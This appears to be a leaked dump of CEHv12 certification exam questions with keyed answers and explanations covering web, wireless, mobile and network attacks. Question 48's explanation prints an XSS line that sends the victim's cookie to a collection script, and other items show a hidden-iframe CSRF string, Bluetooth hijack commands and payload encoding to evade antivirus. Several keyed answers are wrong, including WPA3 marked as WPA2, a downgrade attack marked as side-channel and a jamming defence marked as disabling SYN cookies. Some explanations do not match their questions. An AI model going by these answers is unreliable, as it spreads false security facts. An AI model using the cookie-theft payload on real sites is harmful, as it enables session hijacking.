

EC-Council

Exam Questions 312-50v12

Certified Ethical Hacker Exam (CEHv12)



NEW QUESTION 1

- (Exam Topic 3)

Don, a student, came across a gaming app in a third-party app store and installed it. Subsequently, all the legitimate apps in his smartphone were replaced by deceptive applications that appeared legitimate. He also received many advertisements on his smartphone after installing the app. What is the attack performed on Don in the above scenario?

- A. SMS phishing attack
- B. SIM card attack
- C. Agent Smith attack
- D. Clickjacking

Answer: C

Explanation:

Agent Smith Attack

Agent Smith attacks are carried out by luring victims into downloading and installing malicious apps designed and published by attackers in the form of games, photo editors, or other attractive tools from third-party app stores such as 9Apps. Once the user has installed the app, the core malicious code inside the application infects or replaces the legitimate apps in the victim's mobile device C&C commands. The deceptive application replaces legitimate apps such as WhatsApp, SHAREit, and MX Player with similar infected versions. The application sometimes also appears to be an authentic Google product such as Google Updater or Themes. The attacker then produces a massive volume of irrelevant and fraudulent advertisements on the victim's device through the infected app for financial gain. Attackers exploit these apps to steal critical information such as personal information, credentials, and bank details, from the victim's mobile device through C&C commands.

NEW QUESTION 2

- (Exam Topic 3)

Insecure direct object reference is a type of vulnerability where the application does not verify if the user is authorized to access the internal object via its name or key. Suppose a malicious user Rob tries to get access to the account of a benign user Ned.

Which of the following requests best illustrates an attempt to exploit an insecure direct object reference vulnerability?

- A. "GET /restricted/goldtransfer?to=Rob&from=1 or 1=1' HTTP/1.1Host: westbank.com"
- B. "GET /restricted/\r\n%00account%00Ned%00access HTTP/1.1 Host: westbank.com"
- C. "GET /restricted/accounts/?name=Ned HTTP/1.1 Host westbank.com"
- D. "GET /restricted/ HTTP/1.1 Host: westbank.com"

Answer: C

Explanation:

This question shows a classic example of an IDOR vulnerability. Rob substitutes Ned's name in the "name" parameter and if the developer has not fixed this vulnerability, then Rob will gain access to Ned's account. Below you will find more detailed information about IDOR vulnerability.

Insecure direct object references (IDOR) are a cybersecurity issue that occurs when a web application developer uses an identifier for direct access to an internal implementation object but provides no additional access control and/or authorization checks. For example, an IDOR vulnerability would happen if the URL of a transaction could be changed through client-side user input to show unauthorized data of another transaction.

Most web applications use simple IDs to reference objects. For example, a user in a database will usually be referred to via the user ID. The same user ID is the primary key to the database column containing user information and is generated automatically. The database key generation algorithm is very simple: it usually uses the next available integer. The same database ID generation mechanisms are used for all other types of database records.

The approach described above is legitimate but not recommended because it could enable the attacker to enumerate all users. If it's necessary to maintain this approach, the developer must at least make absolutely sure that more than just a reference is needed to access resources. For example, let's say that the web application displays transaction details using the following URL:

> <https://www.example.com/transaction.php?id=74656>

A malicious hacker could try to substitute the id parameter value 74656 with other similar values, for example

> <https://www.example.com/transaction.php?id=74657>

The 74657 transaction could be a valid transaction belonging to another user. The malicious hacker should not be authorized to see it. However, if the developer made an error, the attacker would see this transaction and hence we would have an insecure direct object reference vulnerability.

NEW QUESTION 3

- (Exam Topic 3)

Based on the below log, which of the following sentences are true?

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

- A. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server.
- B. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the client.
- C. SSH communications are encrypted; it's impossible to know who is the client or the server.
- D. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server.

Answer: D

Explanation:

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

Let's just disassemble this entry.

Mar 1, 2016, 7:33:28 AM - time of the request 10.240.250.23 - 54373 - client's IP and port 10.249.253.15 - server IP - 22 - SSH port

NEW QUESTION 4

- (Exam Topic 3)

Which among the following is the best example of the third step (delivery) in the cyber kill chain?

- A. An intruder sends a malicious attachment via email to a target.
- B. An intruder creates malware to be used as a malicious attachment to an email.
- C. An intruder's malware is triggered when a target opens a malicious email attachment.
- D. An intruder's malware is installed on a target's machine.

Answer: A

NEW QUESTION 5

- (Exam Topic 3)

A post-breach forensic investigation revealed that a known vulnerability in Apache Struts was to blame for the Equifax data breach that affected 143 million customers. A fix was available from the software vendor for several months prior to the intrusion. This is likely a failure in which of the following security processes?

- A. vendor risk management
- B. Security awareness training
- C. Secure deployment lifecycle
- D. Patch management

Answer: D

Explanation:

Patch management is that the method that helps acquire, test and install multiple patches (code changes) on existing applications and software tools on a pc, enabling systems to remain updated on existing patches and determining that patches are the suitable ones. Managing patches so becomes simple and simple. Patch Management is usually done by software system firms as a part of their internal efforts to mend problems with the various versions of software system programs and also to assist analyze existing software system programs and discover any potential lack of security features or different upgrades. Software patches help fix those problems that exist and are detected solely once the software's initial unharness. Patches mostly concern security while there are some patches that concern the particular practicality of programs as well.

NEW QUESTION 6

- (Exam Topic 3)

By performing a penetration test, you gained access under a user account. During the test, you established a connection with your own machine via the SMB service and occasionally entered your login and password in plaintext. Which file do you have to clean to clear the password?

- A. .X session-log
- B. .bashrc
- C. .profile
- D. .bash_history

Answer: D

Explanation:

File created by Bash, a Unix-based shell program commonly used on Mac OS X and Linux operating systems; stores a history of user commands entered at the command prompt; used for viewing old commands that are executed. BASH_HISTORY files are hidden files with no filename prefix. They always use the filename .bash_history. NOTE: Bash is that the shell program employed by Apple Terminal. Our goal is to assist you understand what a file with a *.bash_history suffix is and the way to open it. The Bash History file type, file format description, and Mac and Linux programs listed on this page are individually researched and verified by the FileInfo team. we attempt for 100% accuracy and only publish information about file formats that we've tested and validated.

NEW QUESTION 7

- (Exam Topic 3)

Alex, a cloud security engineer working in Eyecloud Inc. is tasked with isolating applications from the underlying infrastructure and stimulating communication via well-defined channels. For this purpose, he used an open-source technology that helped him in developing, packaging, and running applications; further, the technology provides PaaS through OS-level visualization, delivers containerized software packages, and promotes fast software delivery. What is the cloud technology employed by Alex in the above scenario?

- A. Virtual machine
- B. Serverless computing
- C. Docker
- D. Zero trust network

Answer: C

NEW QUESTION 8

- (Exam Topic 3)

An organization decided to harden its security against web-application and web-server attacks. John, a security personnel in the organization, employed a security scanner to automate web-application security testing and to guard the organization's web infrastructure against web-application threats. Using that tool, he also wants to detect XSS, directory transversal problems, fault injection, SQL injection, attempts to execute commands, and several other attacks. Which of the following security scanners will help John perform the above task?

- A. AlienVault@OSSIM™
- B. Syhunt Hybrid
- C. Saleae Logic Analyzer
- D. Cisco ASA

Answer: B

NEW QUESTION 9

- (Exam Topic 3)

BitLocker encryption has been implemented for all the Windows-based computers in an organization. You are concerned that someone might lose their cryptographic key. Therefore, a mechanism was implemented to recover the keys from Active Directory. What is this mechanism called in cryptography?

- A. Key archival
- B. Key escrow.
- C. Certificate rollover
- D. Key renewal

Answer: B

NEW QUESTION 10

- (Exam Topic 3)

A company's Web development team has become aware of a certain type of security vulnerability in their Web software. To mitigate the possibility of this vulnerability being exploited, the team wants to modify the software requirements to disallow users from entering HTML as input into their Web application. What kind of Web application vulnerability likely exists in their software?

- A. Cross-site scripting vulnerability
- B. SQL injection vulnerability
- C. Web site defacement vulnerability
- D. Cross-site Request Forgery vulnerability

Answer: A

Explanation:

There is no single, standardized classification of cross-site scripting flaws, but most experts distinguish between at least two primary flavors of XSS flaws: non-persistent and persistent. In this issue, we consider the non-persistent cross-site scripting vulnerability.

The non-persistent (or reflected) cross-site scripting vulnerability is by far the most basic type of web vulnerability. These holes show up when the data provided by a web client, most commonly in HTTP query parameters (e.g. HTML form submission), is used immediately by server-side scripts to parse and display a page of results for and to that user, without properly sanitizing the content.

Because HTML documents have a flat, serial structure that mixes control statements, formatting, and the actual content, any non-validated user-supplied data included in the resulting page without proper HTML encoding, may lead to markup injection. A classic example of a potential vector is a site search engine: if one searches for a string, the search string will typically be redisplayed verbatim on the result page to indicate what was searched for. If this response does not properly escape or reject HTML control characters, a cross-site scripting flaw will ensue.

NEW QUESTION 10

- (Exam Topic 3)

An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim's profile to a text file and then submit the data to the attacker's database.

```
<
iframe src=""http://www.vulnweb.com/updateif.php"" style=""display:none""
> < /iframe >
```

What is this type of attack (that can use either HTTP GET or HTTP POST) called?

- A. Browser Hacking
- B. Cross-Site Scripting
- C. SQL Injection
- D. Cross-Site Request Forgery

Answer: D

Explanation:

<https://book.hacktricks.xyz/pentesting-web/csrf-cross-site-request-forgery>

Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform.

This is done by making a logged in user in the victim platform access an attacker controlled website and from there execute malicious JS code, send forms or retrieve "images" to the victims account.

In order to be able to abuse a CSRF vulnerability you first need to find a relevant action to abuse (change password or email, make the victim follow you on a social network, give you more privileges...). The session must rely only on cookies or HTTP Basic Authentication header, any other header can't be used to handle the session. An finally, there shouldn't be unpredictable parameters on the request.

Several counter-measures could be in place to avoid this vulnerability. Common defenses:

- SameSite cookies: If the session cookie is using this flag, you may not be able to send the cookie from arbitrary web sites.
- Cross-origin resource sharing: Depending on which kind of HTTP request you need to perform to abuse the relevant action, you may take into account the CORS policy of the victim site. Note that the CORS policy won't affect if you just want to send a GET request or a POST request from a form and you don't need to read the response.
- Ask for the password user to authorise the action.
- Resolve a captcha
- Read the Referrer or Origin headers. If a regex is used it could be bypassed for example with:
<http://mal.net?orig=http://example.com> (ends with the url) <http://example.com.mal.net> (starts with the url)
- Modify the name of the parameters of the Post or Get request
- Use a CSRF token in each session. This token has to be sent inside the request to confirm the action. This token could be protected with CORS.

Diagram Description automatically generated

NEW QUESTION 12

- (Exam Topic 3)

When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication "open" but sets the SSID to a 32-character string of random letters and numbers.

What is an accurate assessment of this scenario from a security perspective?

- A. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.

- B. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging “security through obscurity”.
- C. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.
- D. Javik’s router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.

Answer: C

NEW QUESTION 16

- (Exam Topic 3)

Harris is attempting to identify the OS running on his target machine. He inspected the initial TTL in the IP header and the related TCP window size and obtained the following results:

TTL: 64 Window Size: 5840

What is the OS running on the target machine?

- A. Solaris OS
- B. Windows OS
- C. Mac OS
- D. Linux OS

Answer: D

NEW QUESTION 18

- (Exam Topic 3)

John is investigating web-application firewall logs and observers that someone is attempting to inject the following:

`char buff[10]; buff[>0] - 'a':`

What type of attack is this?


- A. CSRF
- B. XSS
- C. Buffer overflow
- D. SQL injection

Answer: C

Explanation:

Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer’s capacity, leading to adjacent memory locations being overwritten. In other words, an excessive amount of information is being passed into a container that doesn’t have enough space, which information finishes up replacing data in adjacent containers. Buffer overflows are often exploited by attackers with a goal of modifying a computer’s memory so as to undermine or take hold of program execution.

Buffer overflow example



What’s a buffer? A buffer, or data buffer, is a neighborhood of physical memory storage used to temporarily store data while it’s being moved from one place to a different . These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in of buffering to efficiently access data, and lots of online services also use buffers. for instance , buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won’t affect the video stream performance. Buffers are designed to contain specific amounts of knowledge . Unless the program utilizing the buffer has built-in instructions to discard data when an excessive amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer. Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as ‘heartbleed’ exposed many many users to attack due to a buffer overflow vulnerability in SSL software.

How do attackers exploit buffer overflows? An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn’t large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change how the program is meant to figure .For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker’s code could replace that code with another pointer that points to an exploit payload. this will transfer control of the entire program over to the attacker’s code.

NEW QUESTION 22

- (Exam Topic 3)

Which of these is capable of searching for and locating rogue access points?

- A. HIDS
- B. WISS
- C. WIPS
- D. NIDS

Answer: C

Explanation:

A Wireless Intrusion Prevention System (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

NEW QUESTION 24

- (Exam Topic 3)

Clark, a professional hacker, attempted to perform a Btlejacking attack using an automated tool, Btlejack, and hardware tool, micro:bit. This attack allowed Clark to hijack, read, and export sensitive information shared between connected devices. To perform this attack, Clark executed various btlejack commands. Which of the following commands was used by Clark to hijack the connections?

- A. btlejack-f 0x129f3244-j
- B. btlejack -c any
- C. btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s
- D. btlejack -f 0x9c68fd30 -t -m 0x1 ffffffff

Answer: D

NEW QUESTION 29

- (Exam Topic 3)

A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely. Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

- A. .stm
- B. .html
- C. .rss
- D. .cms

Answer: A

NEW QUESTION 31

- (Exam Topic 3)

How can rainbow tables be defeated?

- A. Use of non-dictionary words
- B. All uppercase character passwords
- C. Password salting
- D. Lockout accounts under brute force password cracking attempts

Answer: C

Explanation:

[https://en.wikipedia.org/wiki/Salt_\(cryptography\)](https://en.wikipedia.org/wiki/Salt_(cryptography))

A salt is random data that is used as an additional input to a one-way function that hashes data, a password, or passphrase. Salts are used to safeguard passwords in storage. Historically a password was stored in plaintext on a system, but over time additional safeguards were developed to protect a user's password against being read from the system. A salt is one of those methods.

A new salt is randomly generated for each password. In a typical setting, the salt and the password (or its version after key stretching) are concatenated and processed with a cryptographic hash function, and the output hash value (but not the original password) is stored with the salt in a database. Hashing allows for later authentication without keeping and therefore risking exposure of the plaintext password in the event that the authentication data store is compromised. Salts defend against a pre-computed hash attack, e.g. rainbow tables. Since salts do not have to be memorized by humans they can make the size of the hash table required for a successful attack prohibitively large without placing a burden on the users. Since salts are different in each case, they also protect commonly used passwords, or those users who use the same password on several sites, by making all salted hash instances for the same password different from each other.

NEW QUESTION 34

- (Exam Topic 3)

Which protocol is used for setting up secure channels between two devices, typically in VPNs?

- A. PEM
- B. ppp
- C. IPSEC
- D. SET

Answer: C

NEW QUESTION 35

- (Exam Topic 3)

Henry is a penetration tester who works for XYZ organization. While performing enumeration on a client organization, he queries the DNS server for a specific cached DNS record. Further, by using this cached record, he determines the sites recently visited by the organization's user. What is the enumeration technique used by Henry on the organization?

- A. DNS zone walking
- B. DNS cache snooping
- C. DNS SEC zone walking
- D. DNS cache poisoning

Answer: B

NEW QUESTION 39

- (Exam Topic 3)

Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages. What is the type of spyware that Jake used to infect the target device?

- A. DroidSheep
- B. Androrat
- C. Zscaler
- D. Trident

Answer: B

NEW QUESTION 43

- (Exam Topic 3)

An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware. What is the best example of a scareware attack?

- A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
- B. A banner appears to a user stating, "Your account has been locke
- C. Click here to reset your password and unlock your account."
- D. A banner appears to a user stating, "Your Amazon order has been delaye
- E. Click here to find out your new delivery date."
- F. A pop-up appears to a user stating, "Your computer may have been infected with spywar
- G. Click here to install an anti-spyware tool to resolve this issue."

Answer: D

NEW QUESTION 48

- (Exam Topic 3)

Judy created a forum, one day. she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:

```
<script>
document.write);
</script>
```

What issue occurred for the users who clicked on the image?

- A. The code inject a new cookie to the browser.
- B. The code redirects the user to another site.
- C. The code is a virus that is attempting to gather the users username and password.
- D. This php file silently executes the code and grabs the users session cookie and session ID.

Answer: D

Explanation:

document.write(<img.src=https://localhost/submitcookie.php cookie =+ escape(document.cookie) +/>); (Cookie and session ID theft)
<https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/>

As seen in the indicated question, cookies are escaped and sent to script to variable 'cookie'. If the malicious user would inject this script into the website's code, then it will be executed in the user's browser and cookies will be sent to the malicious user.

NEW QUESTION 53

- (Exam Topic 3)

Which Metasploit Framework tool can help penetration tester for evading Anti-virus Systems?

- A. msfpayload
- B. msfcli
- C. msfd
- D. msfencode

Answer: D

Explanation:

<https://www.offensive-security.com/metasploit-unleashed/msfencode/>

One of the best ways to avoid being stopped by antivirus software is to encode our payload with msfencode. Msfencode is a useful tool that alters the code in an executable so that it looks different to antivirus software but will still run the same way. Much as the binary attachment in email is encoded in Base64, msfencode encodes the original executable in a new binary. Then, when the executable is run, msfencode decodes the original code into memory and exe-cutes it.

NEW QUESTION 57

- (Exam Topic 3)

Jane is working as a security professional at CyberSol Inc. She was tasked with ensuring the authentication and integrity of messages being transmitted in the corporate network. To encrypt the messages, she implemented a security model in which every user in the network maintains a ring of public keys. In this model, a user needs to encrypt a message using the receiver's public key, and only the receiver can decrypt the message using their private key. What is the security model implemented by Jane to secure corporate messages?

- A. Zero trust network
- B. Transport Layer Security (TLS)
- C. Secure Socket Layer (SSL)
- D. Web of trust (WOT)

Answer: D

NEW QUESTION 58

- (Exam Topic 3)

The security team of Debry Inc. decided to upgrade Wi-Fi security to thwart attacks such as dictionary attacks and key recovery attacks. For this purpose, the

security team started implementing cutting-edge technology that uses a modern key establishment protocol called the simultaneous authentication of equals (SAE), also known as dragonfly key exchange, which replaces the PSK concept. What is the Wi-Fi encryption technology implemented by Debry Inc.?

- A. WEP
- B. WPA
- C. WPA2
- D. WPA3

Answer: C

NEW QUESTION 60

- (Exam Topic 3)

Which tool can be used to silently copy files from USB devices?

- A. USB Grabber
- B. USB Snoopy
- C. USB Sniffer
- D. Use Dumper

Answer: D

NEW QUESTION 62

- (Exam Topic 3)

James is working as an ethical hacker at Technix Solutions. The management ordered James to discover how vulnerable its network is towards footprinting attacks. James took the help of an open-source framework for performing automated reconnaissance activities. This framework helped James in gathering information using free tools and resources. What is the framework used by James to conduct footprinting and reconnaissance activities?

- A. WebSploit Framework
- B. Browser Exploitation Framework
- C. OSINT framework
- D. SpeedPhish Framework

Answer: C

NEW QUESTION 67

- (Exam Topic 3)

Dayn, an attacker, wanted to detect if any honeypots are installed in a target network. For this purpose, he used a time-based TCP fingerprinting method to validate the response to a normal computer and the response of a honeypot to a manual SYN request. Which of the following techniques is employed by Dayn to detect honeypots?

- A. Detecting honeypots running on VMware
- B. Detecting the presence of Honeyd honeypots
- C. Detecting the presence of Snort_inline honeypots
- D. Detecting the presence of Sebek-based honeypots

Answer: C

NEW QUESTION 70

- (Exam Topic 3)

What information security law or standard aims at protecting stakeholders and the general public from accounting errors and fraudulent activities within organizations?

- A. PCI-DSS
- B. FISMA
- C. SOX
- D. ISO/IEC 27001:2013

Answer: C

NEW QUESTION 74

- (Exam Topic 3)

Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

- A. [inurl:]
- B. [related:]
- C. [info:]
- D. [site:]

Answer: B

Explanation:

related: This operator displays websites that are similar or related to the URL specified.

NEW QUESTION 79

- (Exam Topic 3)

If executives are found liable for not properly protecting their company's assets and information systems, what type of law would apply in this situation?

- A. Criminal
- B. International
- C. Common
- D. Civil

Answer: D

NEW QUESTION 83

- (Exam Topic 3)

To hide the file on a Linux system, you have to start the filename with a specific character. What is the character?

- A. Exclamation mark (!)
- B. Underscore (_)
- C. Tilde H
- D. Period (.)

Answer: D

NEW QUESTION 84

- (Exam Topic 3)

Kevin, a professional hacker, wants to penetrate CyberTech Inc.'s network. He employed a technique, using which he encoded packets with Unicode characters. The company's IDS cannot recognize the packet, but the target web server can decode them.

What is the technique used by Kevin to evade the IDS system?

- A. Desynchronization
- B. Obfuscating
- C. Session splicing
- D. Urgency flag

Answer: B

Explanation:

Adversaries could decide to build an possible or file difficult to find or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. this is often common behavior which will be used across totally different platforms and therefore the network to evade defenses.

Payloads may be compressed, archived, or encrypted so as to avoid detection. These payloads may be used throughout Initial Access or later to mitigate detection. typically a user's action could also be needed to open and Deobfuscate/Decode Files or info for User Execution. The user can also be needed to input a parole to open a parole protected compressed/encrypted file that was provided by the mortal. Adversaries can also used compressed or archived scripts, like JavaScript.

Portions of files can even be encoded to cover the plain-text strings that will otherwise facilitate defenders

with discovery. Payloads can also be split into separate, ostensibly benign files that solely reveal malicious practicality once reassembled.

Adversaries can also modify commands dead from payloads or directly via a Command and Scripting Interpreter. surroundings variables, aliases, characters, and different platform/language specific linguistics may be wont to evade signature based mostly detections and application management mechanisms.

NEW QUESTION 88

- (Exam Topic 3)

An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption. The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages. What is the attack performed in the above scenario?

- A. Timing-based attack
- B. Side-channel attack
- C. Downgrade security attack
- D. Cache-based attack

Answer: B

NEW QUESTION 89

- (Exam Topic 3)

You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.

```
invictus@victim_server.~$ nmap -T4 -O 10.10.0.0/24 TCP/IP fingerprinting (for OS scan) xxxxxxxx xxxxxx
```

xc. QUITTING!

What seems to be wrong?

- A. The nmap syntax is wrong.
- B. This is a common behavior for a corrupted nmap application.
- C. The outgoing TCP/IP fingerprinting is blocked by the host firewall.
- D. OS Scan requires root privileges.

Answer: D

NEW QUESTION 93

- (Exam Topic 3)

A penetration tester is performing the footprinting process and is reviewing publicly available information about an organization by using the Google search engine. Which of the following advanced operators would allow the pen tester to restrict the search to the organization's web domain?

- A. [allinurl:]
- B. [location:]

- C. [site:]
- D. [link:]

Answer: C

Explanation:

Google hacking or Google dorking https://en.wikipedia.org/wiki/Google_hacking

It is a hacker technique that uses Google Search and other Google applications to find security holes in the configuration and computer code that websites are using. Google dorking could also be used for OSINT.

Search syntax https://en.wikipedia.org/wiki/Google_Search

Google's search engine has its own built-in query language. The following list of queries can be run to find a list of files, find information about your competition, track people, get information about SEO backlinks, build email lists, and of course, discover web vulnerabilities.

- [site:] - Search within a specific website

NEW QUESTION 98

- (Exam Topic 3)

The security administrator of ABC needs to permit Internet traffic in the host 10.0.0.2 and UDP traffic in the host 10.1.1.3. He also needs to permit all FTP traffic to the rest of the network and deny all other traffic. After he applied his ACL configuration in the router, nobody can access the ftp, and the permitted hosts cannot access the Internet. According to the next configuration, what is happening in the network?

```
access-list 102 deny tcp any any
access-list 104 permit udp host 10.0.0.3 any
access-list 110 permit tcp host 10.0.0.2 eq www any
access-list 108 permit tcp any eq ftp any
```

- A. The ACL 104 needs to be first because is UDP
- B. The first ACL is denying all TCP traffic and the other ACLs are being ignored by the router
- C. The ACL for FTP must be before the ACL 110
- D. The ACL 110 needs to be changed to port 80

Answer: B


Explanation:

<https://www.cisco.com/c/en/us/support/docs/ip/access-lists/26448-ACLsamples.html>

Since the first line prohibits any TCP traffic (access-list 102 deny tcp any any), the lines below will simply be ignored by the router. Below you will find the example from CISCO documentation.

This figure shows that FTP (TCP, port 21) and FTP data (port 20) traffic sourced from NetB destined to NetA is denied, while all other IP traffic is permitted.

Diagram Description automatically generated



FTP uses port 21 and port 20. TCP traffic destined to port 21 and port 20 is denied and everything else is explicitly permitted.

- > access-list 102 deny tcp any any eq ftp
- > access-list 102 deny tcp any any eq ftp-data
- > access-list 102 permit ip any any

NEW QUESTION 100

- (Exam Topic 3)

Leverox Solutions hired Arnold, a security professional, for the threat intelligence process. Arnold collected information about specific threats against the organization. From this information, he retrieved contextual information about security events and incidents that helped him disclose potential risks and gain insight into attacker methodologies. He collected the information from sources such as humans, social media, and chat rooms as well as from events that resulted in cyberattacks. In this process, he also prepared a report that includes identified malicious activities, recommended courses of action, and warnings for emerging attacks. What is the type of threat intelligence collected by Arnold in the above scenario?

- A. Strategic threat intelligence
- B. Tactical threat intelligence
- C. Operational threat intelligence
- D. Technical threat intelligence

Answer: C

NEW QUESTION 102

- (Exam Topic 3)

You are tasked to configure the DHCP server to lease the last 100 usable IP addresses in subnet to. 1.4.0/23. Which of the following IP addresses could be teased as a result of the new configuration?

- A. 210.1.55.200
- B. 10.1.4.254
- C. 10.1.5.200
- D. 10.1.4.156

Answer: C

Explanation:

<https://en.wikipedia.org/wiki/Subnetwork>

As we can see, we have an IP address of 10.1.4.0 with a subnet mask of /23. According to the question, we need to determine which IP address will be included in the range of the last 100 IP addresses.

The available addresses for hosts start with 10.1.4.1 and end with 10.1.5.254. Now you can clearly see that the last 100 addresses include the address 10.1.5.200.

NEW QUESTION 107

- (Exam Topic 3)

What would you enter if you wanted to perform a stealth scan using Nmap?

- A. nmap -sM
- B. nmap -sU
- C. nmap -sS
- D. nmap -sT

Answer: C

NEW QUESTION 110

- (Exam Topic 3)

From the following table, identify the wrong answer in terms of Range (ft). Standard Range (ft)

- * 802.11a 150-150
- * 802.11b 150-150
- * 802.11g 150-150
- * 802.16 (WiMax) 30 miles

- A. 802.16 (WiMax)
- B. 802.11g
- C. 802.11b
- D. 802.11a

Answer: A

NEW QUESTION 113

- (Exam Topic 3)

A group of hackers were roaming around a bank office building in a city, driving a luxury car. They were using hacking tools on their laptop with the intention to find a free-access wireless network. What is this hacking process known as?

- A. GPS mapping
- B. Spectrum analysis
- C. Wardriving
- D. Wireless sniffing

Answer: C

NEW QUESTION 114

- (Exam Topic 3)

Eric, a cloud security engineer, implements a technique for securing the cloud resources used by his organization. This technique assumes by default that a user attempting to access the network is not an authentic entity and verifies every incoming connection before allowing access to the network. Using this technique, he also imposed conditions such that employees can access only the resources required for their role.

What is the technique employed by Eric to secure cloud resources?

- A. Serverless computing
- B. Demilitarized zone
- C. Container technology
- D. Zero trust network

Answer: D

NEW QUESTION 115

- (Exam Topic 3)

John, a professional hacker, targeted CyberSol Inc., an MNC. He decided to discover the IoT devices connected in the target network that are using default credentials and are vulnerable to various hijacking attacks. For this purpose, he used an automated tool to scan the target network for specific types of IoT devices and detect whether they are using the default, factory-set credentials. What is the tool employed by John in the above scenario?

- A. IoTSeeker
- B. IoT Inspector
- C. AT&T IoT Platform
- D. Azure IoT Central

Answer: A

NEW QUESTION 116

- (Exam Topic 3)

An unauthorized individual enters a building following an employee through the employee entrance after the lunch rush. What type of breach has the individual just performed?

- A. Reverse Social Engineering

- B. Tailgating
- C. Piggybacking
- D. Announced

Answer: B

Explanation:

- Identifying operating systems, services, protocols and devices,
- Collecting unencrypted information about usernames and passwords,
- Capturing network traffic for further analysis

are passive network sniffing methods since with the help of them we only receive information and do not make any changes to the target network. When modifying and replaying the captured network traffic, we are already starting to make changes and actively interact with it.

NEW QUESTION 118

- (Exam Topic 3)

Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks. What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

- A. Allow the usage of functions such as gets and strcpy
- B. Allow the transmission of all types of addressed packets at the ISP level
- C. Implement cognitive radios in the physical layer
- D. A Disable TCP SYN cookie protection

Answer: D

NEW QUESTION 122

- (Exam Topic 3)

Jude, a pen tester, examined a network from a hacker's perspective to identify exploits and vulnerabilities accessible to the outside world by using devices such as firewalls, routers, and servers. In this process, he also estimated the threat of network security attacks and determined the level of security of the corporate network.

What is the type of vulnerability assessment that Jude performed on the organization?

- A. External assessment
- B. Passive assessment
- C. Host-based assessment
- D. Application assessment

Answer: A

NEW QUESTION 127

- (Exam Topic 3)

Bob wants to ensure that Alice can check whether his message has been tampered with. He creates a checksum of the message and encrypts it using asymmetric cryptography. What key does Bob use to encrypt the checksum for accomplishing this goal?

- A. Alice's private key
- B. Alice's public key
- C. His own private key
- D. His own public key

